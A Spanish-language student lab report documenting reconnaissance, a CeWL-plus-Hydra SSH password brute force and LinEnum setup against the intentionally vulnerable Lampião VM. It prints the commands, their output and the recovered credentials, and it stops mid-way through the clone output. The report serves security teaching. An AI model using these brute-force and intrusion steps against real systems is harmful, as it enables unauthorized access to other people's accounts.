



INFORME DE LABORATORIO 01

INDIRA JOHANA FLÓREZ CÓRDOBA

Estudiante IX

UNIVERSIDAD TECNOLÓGICA DEL CHOCÓ DIEGO LUIS CÓRDOBA

FACULTAD DE INGENIERIA

INGENIERIA DE TELECOMUNICACIONES E INFORMÁTICA

QUIBDÓ – CHOCÓ

2025



INFORME DE LABORATORIO 01

INDIRA JOHANA FLÓREZ CÓRDOBA

Estudiante IX

RAFAEL SANDOVAL MORALES

Docente

UNIVERSIDAD TECNOLÓGICA DEL CHOCÓ DIEGO LUIS CÓRDOBA

FACULTAD DE INGENIERIA

INGENIERIA DE TELECOMUNICACIONES E INFORMÁTICA

QUIBDÓ – CHOCÓ

2025



TABLA DE CONTENIDO

1.	INTRODUCCIÓN	6
2.	OBJETIVOS	7
2.1	Objetivo general	7
2.2	Objetivos específicos.....	7
3.	ALCANCE.....	8
4.	LAMPIAO.....	9
4.1	Iniciar máquina Lampião	9
4.2	Escaneo de red con el comando Nmap.....	9
4.3	Ver IP de máquina atacante (Kali Linux).....	10
4.4	Escaneo de puertos específicos	11
4.5	Acceso al servicio web (puerto 80)	11
4.6	Acceso a Lampião (puerto 1898)	12
4.7	Página de registro de Lampião	12
4.8	Escaneo avanzado de SSH	13
4.9	Inicio de Metasploit.....	13
4.10	Lista de módulos de Metasploit.....	14
4.11	Generación de diccionario con CeWL.....	14
4.12	Verificación del diccionario	15
4.13	Uso de Hydra para fuerza bruta en SSH.....	15
4.14	Intento de login en Lampião con credenciales	16
4.15	Conexión SSH exitosa	17
4.16	Verificación de red	18
4.17	Búsqueda de LinEnum en Google	18



4.18	Página de GitHub de LinEnum.....	19
4.19	Clonación de LinEnum.....	19
4.20	Navegación y preparación de LinEnum	19
4.21	Enumeración manual del sistema	20
4.22	Visualización del archivo /etc/passwd.....	21
5.	PROBLEMAS ENCONTRADOS.....	22
6.	CONCLUSIÓN.....	23
7.	BIBLIOGRAFIA	24



TABLA DE ILUSTRACIONES

Ilustración 1. Inicio de la máquina Lampião.....	9
Ilustración 2. Escaneo de red con Nmap.....	10
Ilustración 3. Verificación de IP local.....	10
Ilustración 4. Escaneo de puertos específicos.....	11
Ilustración 5. Acceso al servicio web (puerto 80).....	11
Ilustración 6. Acceso a Lampião (puerto 1898).....	12
Ilustración 7. Página de registro de Lampião.....	12
Ilustración 8. Escaneo avanzado de SSH.....	13
Ilustración 9. Inicio de Metasploit	13
Ilustración 10. Lista de módulos de Metasploit	14
Ilustración 11. Generación de diccionario con CeWL	14
Ilustración 12. Verificación del diccionario.....	15
Ilustración 13. Validar el contenido del diccionario.	15
Ilustración 14. Uso del comando Hydra.....	16
Ilustración 15. Intento de login en Lampião con credenciales.....	16
Ilustración 16. Error de login en Lampião	17
Ilustración 17. Conexión SSH exitosa	17
Ilustración 18. Verificación de red.....	18
Ilustración 19. Búsqueda de LinEnum en Google	18
Ilustración 20. Página de GitHub de LinEnum	19
Ilustración 21. Clonación de LinEnum	19
Ilustración 22. Navegación y preparación de LinEnum.....	20
Ilustración 23. Archivo LinEnum	20
Ilustración 24. Enumeración manual del sistema.....	21
Ilustración 25. Visualización del archivo /etc/passwd	21



1. INTRODUCCIÓN

El presente informe de laboratorio tiene como propósito documentar las prácticas realizadas en el entorno de seguridad informática con la máquina virtual Lampião. A través de diferentes fases de exploración, análisis y explotación de vulnerabilidades, se buscó afianzar los conocimientos adquiridos en la asignatura de Seguridad Informática y Auditoría de Redes, aplicando herramientas como Nmap, Hydra, CeWL, Metasploit y LinEnum.

Este ejercicio se desarrolló en un entorno controlado y académico, lo cual permitió identificar y comprender los riesgos que representan los servicios mal configurados, así como la importancia de las contraseñas seguras y los procesos de escalamiento de privilegios.



2. OBJETIVOS

2.1 Objetivo general

Aprender técnicas básicas de seguridad informática mediante la práctica con la máquina virtual Lampião.

2.2 Objetivos específicos

- Reconocer los servicios activos en la máquina Lampião usando herramientas de escaneo de red.
- Identificar puntos débiles en el sistema mediante análisis de puertos y servicios.
- Practicar el uso de herramientas éticas de hacking como Nmap, Hydra y CeWL.
- Comprender la importancia de las contraseñas seguras mediante ataques de diccionario.
- Crear dos usuarios dentro del sistema como evidencia de la administración total conseguida.



3. ALCANCE

El alcance de este laboratorio se limitó a el reconocimiento de servicios y puertos activos en la máquina Lampião, la generación y verificación de diccionarios personalizados para ataques de fuerza bruta, el acceso inicial al sistema a través del protocolo SSH, la utilización de scripts de enumeración para análisis de configuraciones y usuarios, y la exploración de vulnerabilidades del kernel mediante intentos de explotación con DirtyCow. Todas las actividades se realizaron con fines académicos.



4. LAMPIAO

4.1 Iniciar máquina Lampião

Se muestra la consola de la máquina virtual Lampião (Ubuntu 14.04.5) iniciándose, esperando el login. El propósito es confirmar que la máquina está corriendo.




Ilustración 1. Inicio de la máquina Lampião

4.2 Escaneo de red con el comando Nmap

Escaneo de toda la red para descubrir hosts activos y servicios. Se identifica la IP 192.168.10.7 con puertos abiertos (SSH en 22 y HTTP en 80).

[illegible]

Ilustración 2. Escaneo de red con Nmap

4.3 Ver IP de máquina atacante (Kali Linux)

Mediante el comando **ifconfig** se verifica la configuración de red de la máquina atacante (Kali Linux), confirmando que tiene la dirección IP 192.168.10.6.

```
(brasil123@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.10.6 netmask 255.255.255.0 broadcast 192.168.10.255
    inet6 fe80::a00:27ff:fe8e:2f8f prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:8e:2f:8f txqueuelen 1000 (Ethernet)
    RX packets 15647 bytes 959386 (936.9 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 17726 bytes 1077188 (1.0 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8008 bytes 336480 (328.5 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8008 bytes 336480 (328.5 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Ilustración 3. Verificación de IP local



4.4 Escaneo de puertos específicos

Un escaneo más específico con **nmap -p 1-2000** revela tres puertos abiertos: 22 (SSH), 80 (HTTP) y el puerto 1898, que posteriormente se identificará como un servicio HTTP adicional.

```
(brasil123@kali)-[~]
$ nmap -p 1-2000 192.168.10.7
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-15 13:37 -05
Nmap scan report for 192.168.10.7
Host is up (0.00050s latency).
Not shown: 1997 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
1898/tcp  open  cymtec-port
MAC Address: 08:00:27:64:DA:84 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
```

Ilustración 4. Escaneo de puertos específicos

4.5 Acceso al servicio web (puerto 80)

Acceso mediante navegador web al servicio HTTP del puerto 80, se visita **http://192.168.10.7** en el navegador. Muestra una página genérica.




Ilustración 5. Acceso al servicio web (puerto 80)



4.6 Acceso a Lampião (puerto 1898)

Se visita **http://192.168.10.7:1898**. Se identifica el sitio de Lampião con un artículo publicado por el usuario tiago.




Ilustración 6. Acceso a Lampião (puerto 1898)

4.7 Página de registro de Lampião

Se intenta crear una cuenta, pero requiere aprobación del administrador.




Ilustración 7. Página de registro de Lampião



4.8 Escaneo avanzado de SSH

Escaneo avanzado con nmap -A -sC específico sobre el puerto SSH (22), obteniendo información detallada de versiones (OpenSSH 6.6.1).

```
(brasil123@kali)-[~]
$ nmap -p 22 192.168.10.7 -A -sC
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-15 13:42 -05
Nmap scan report for 192.168.10.7
Host is up (0.0020s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 46:b1:99:60:7d:81:69:3c:ae:1f:c7:ff:c3:66:e3:10 (DSA)
|   2048 f3:e8:88:f2:2d:d0:b2:54:0b:9c:ad:61:33:59:55:93 (RSA)
|   256  ce:63:2a:f7:53:6e:46:e2:ae:81:e3:ff:b7:16:f4:52 (ECDSA)
|_  256  c6:55:ca:07:37:65:e3:06:c1:d6:5b:77:dc:23:df:cc (ED25519)
MAC Address: 08:00:27:64:DA:84 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14, Linux 3.8 - 3.16
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   1.95 ms  192.168.10.7

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 6.43 seconds
```

Ilustración 8. Escaneo avanzado de SSH

4.9 Inicio de Metasploit

Se inicia sesión como superusuario en Kali con **sudo su** y se ejecuta el framework de explotación Metasploit mediante el comando **msfconsole**.

```
root@kali: /home/brasil123

Archivo Acciones Editar Vista Ayuda
zsh: corrupt history file /home/brasil123/.zsh_history
(brasil123@kali)-[~]
$ sudo su
[sudo] contraseña para brasil123:
(brasil123@kali)-[~]
$ msfconsole
Metasploit tip: Display the Framework log using the log command, learn
more with help log
```

Ilustración 9. Inicio de Metasploit



4.10 Lista de módulos de Metasploit

Navegación por la interfaz de Metasploit, mostrando diversos módulos de post-explotación y exploits auxiliares disponibles para su uso.

```
msf6 > search OpenSSH

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -                                     -
0  post/windows/manage/forward_pageant      .               normal No    Forward SSH Agent Re
quests To Remote Pageant
1  post/windows/manage/install_ssh          .               normal No    Install OpenSSH for
Windows
2  post/multi/gather/ssh_creds              .               normal No    Multi Gather OpenSSH
PKI Credentials Collection
3  auxiliary/scanner/ssh/ssh_enumusers      .               normal No    SSH Username Enumera
tion
4  \_ action: Malformed Packet              .               .      .      Use a malformed pack
et
5  \_ action: Timing Attack                 .               .      .      Use a timing attack
6  exploit/windows/local/unquoted_service_path 2001-10-25      great Yes   Windows Unquoted Ser
vice Path Privilege Escalation

Interact with a module by name or index. For example info 6, use 6 or use exploit/windows/local/unquote
d_service_path
```

Ilustración 10. Lista de módulos de Metasploit

4.11 Generación de diccionario con CeWL

Ejecución del comando **ceWL http://192.168.10.7:1898/ --write DicLampiao.txt** para generar un diccionario personalizado basado en palabras extraídas del contenido del sitio web de Lampião.

```
(brasil123@kali)-[~]
$ cewl http://192.168.10.7:1898/ --write DicLampiao.txt
CeWL 6.2.1 (More Fixes) Robin Wood (robin@diginiinja) (https://diginiinja/)

(brasil123@kali)-[~]
$ ls -la
total 204
drwx----- 16 brasil123 brasil123 4096 sep 15 13:47 .
drwxr-xr-x  3 root      root      4096 sep 14 16:50 ..
-rw-r--r--  1 brasil123 brasil123   220 sep 14 16:50 .bash_logout
-rw-r--r--  1 brasil123 brasil123  5551 sep 14 16:50 .bashrc
-rw-r--r--  1 brasil123 brasil123  3526 sep 14 16:50 .bashrc.original
drwxrwxr-x 12 brasil123 brasil123  4096 sep 15 12:34 .cache
drwxr-xr-x 13 brasil123 brasil123  4096 sep 15 12:34 .config
drwxr-xr-x  2 brasil123 brasil123  4096 sep 15 12:34 Descargas
-rw-rw-r--  1 brasil123 brasil123  6335 sep 15 13:47 DicLampiao.txt
-rw-r--r--  1 brasil123 brasil123    35 sep 14 17:06 .dmrc
drwxr-xr-x  2 brasil123 brasil123  4096 sep 14 17:06 Documentos
drwxr-xr-x  2 brasil123 brasil123  4096 sep 15 12:39 Escritorio
-rw-r--r--  1 brasil123 brasil123 11759 sep 14 16:50 .face
lrwxrwxrwx  1 brasil123 brasil123     5 sep 14 16:50 .face.icon -> .face
drwx-----  3 brasil123 brasil123  4096 sep 14 17:06 gnupg
```

Ilustración 11. Generación de diccionario con CeWL



4.12 Verificación del diccionario

Verificación exitosa del archivo de diccionario generado (DicLampiao.txt), confirmando que contiene 844 palabras extraídas del sitio.

```
(brasil123@kali)-[~]
$ wc -l DicLampiao.txt
844 DicLampiao.txt

(brasil123@kali)-[~]
$ sudo su
[sudo] contraseña para brasil123:
Lo siento, pruebe otra vez.
[sudo] contraseña para brasil123:
(brasil123@kali)-[~]
$ ls
Descargas  DicLampiao.txt  Documentos  Escritorio  Imágenes  Música  Plantillas  Público  Videos
```

Ilustración 12. Verificación del diccionario

Se visualizan las primeras palabras que contiene el diccionario.

```
root@kali: /home/brasil123
Archivo Acciones Editar Vista Ayuda

(brasil123@kali)-[~]
$ cat DicLampiao.txt
Lampião
que
main
field
com
section
account
wrapper
Home
new
para
por
```

Ilustración 13. Validar el contenido del diccionario.

4.13 Uso de Hydra para fuerza bruta en SSH

Ataque de fuerza bruta con el comando **hydra -l tiago -P DicLampiao.txt ssh://192.168.10.7** que resulta en el descubrimiento exitoso de la contraseña "Virgulino" para el usuario "tiago" por SSH.



```
(root@kali)~# hydra -l tiago -P DicLampiao.txt ssh://192.168.10.7
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret se
rvice organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics
anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-09-15 13:56:13
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce t
he tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 844 login tries (l:1/p:844), ~53 tries per task
[DATA] attacking ssh://192.168.10.7:22/
[22][ssh] host: 192.168.10.7 login: tiago password: Virgulino
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 6 final worker threads did not complete until end.
[ERROR] 6 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-09-15 13:56:53
```

Ilustración 14. Uso del comando Hydra

4.14 Intento de login en Lampião con credenciales

Se intenta logear en Lampião con el usuario **tiago** y la contraseña **Virgulino**, pero falla.




Ilustración 15. Intento de login en Lampião con credenciales



Ilustración 16. Error de login en Lampião

4.15 Conexión SSH exitosa

Conexión SSH exitosa a la máquina Lampião utilizando el comando **ssh** **tiago@192.168.10.7** y la contraseña "**Virgulino**", obteniendo acceso inicial al sistema.

```
(root@kali)-[/home/brasil123]
# ssh tiago@192.168.10.7
The authenticity of host '192.168.10.7 (192.168.10.7)' can't be established.
ED25519 key fingerprint is SHA256:GGW0ASyjbhMycAKiglcXcsa0HvSwkLHZP9bQBtVrPs8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.10.7' (ED25519) to the list of known hosts.
tiago@192.168.10.7's password:
Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-31-generic i686)

* Documentation:  https://help.ubuntu.com/

System information as of Mon Sep 15 15:56:53 BRT 2025

System load:  0.98           Processes:            177
Usage of /:   7.5% of 19.07GB Users logged in:      0
Memory usage: 18%           IP address for eth0: 192.168.10.7
Swap usage:   0%

Graph this data and manage this system at:
https://landscape.canonical.com/

Last login: Thu Sep 11 12:24:55 2025 from 192.168.10.4
tiago@lampiao:~$
```

Ilustración 17. Conexión SSH exitosa



4.16 Verificación de red

Ejecución del comando **ifconfig** dentro de la sesión SSH para confirmar la configuración de red de la máquina víctima la cual es **192.168.10.7**.

```
tiago@lampiao:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:64:da:84
          inet addr:192.168.10.7  Bcast:192.168.10.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe64:da84/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:7910 errors:0 dropped:0 overruns:0 frame:0
          TX packets:6635 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:579004 (579.0 KB)  TX bytes:644255 (644.2 KB)
          Interrupt:9 Base address:0xd020

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:17 errors:0 dropped:0 overruns:0 frame:0
          TX packets:17 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:1708 (1.7 KB)  TX bytes:1708 (1.7 KB)
```

Ilustración 18. Verificación de red

4.17 Búsqueda de LinEnum en Google

Búsqueda en internet de LinEnum, un script de enumeración y escalada de privilegios para sistemas Linux.




Ilustración 19. Búsqueda de LinEnum en Google



4.18 Página de GitHub de LinEnum

Se copia el repositorio oficial de LinEnum.




Ilustración 20. Página de GitHub de LinEnum

4.19 Clonación de LinEnum

Clonación del repositorio de LinEnum mediante el comando **git clone**

https://github.com/rebootuser/LinEnum.git para obtener la herramienta en el sistema atacante.

```
(root@kali)~[/home/brasil123]
# git clone https://github.com/rebootuser/LinEnum.git
Clonando en 'LinEnum' ...
remote: Enumerating objects: 234, done.
remote: Counting objects: 100% (96/96), done.
remote: Compressing objects: 100% (18/18), done.
